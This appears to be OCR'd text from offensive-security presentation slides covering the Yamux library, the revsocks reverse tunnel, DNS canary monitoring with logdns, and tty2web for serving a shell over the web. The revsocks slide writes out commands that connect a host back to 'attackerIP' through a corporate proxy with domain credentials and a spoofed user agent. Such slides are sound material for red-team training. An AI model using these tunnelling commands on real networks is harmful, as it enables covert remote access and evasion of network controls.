
- Yamux
  - https://github.com/hashicorp/yamux
  - Golang connection multiplexing library
- Features
  - Bi-directional streams
  - Streams can be opened by either client or server
  - Useful for NAT traversal
  - Server-side push support
  - Keep Alives
    - Enables persistent connections over a load balancer

Tunneling - revsocks

https://github.com/kost/revsocks

```
revsocks -connect attackerIP:8443 -pass Password1234
```

```
revsocks -listen :8443 -socks 127.0.0.1:1080 -pass Password1234
```



```
revsocks -connect attackerIP:8443 -pass Password1234 -proxy proxy.domain.local:3128
-proxyauth Domain/username:userpass -useragent "Mozilla 5.0/IE Windows 10"
```

DNS monitoring and attribution

- Random domains
  - Just put and point to strange domain you own
  - Unique per payload/target
- Purpose
  - Monitoring / Blue team canary
  - Lousy attribution


- DNS Monitoring with dnslog
  - https://github.com/kost/logdns

Example:

```
./logdns –resolve .
```

Tty2web – shell on steroids


- **Expose any unix command on web**
- **Full TTY support with colors**
- **Based on gotty / hterm**



```
root@b8230469ee65:~# ./tty2web top
```

Tty2web – Windows support

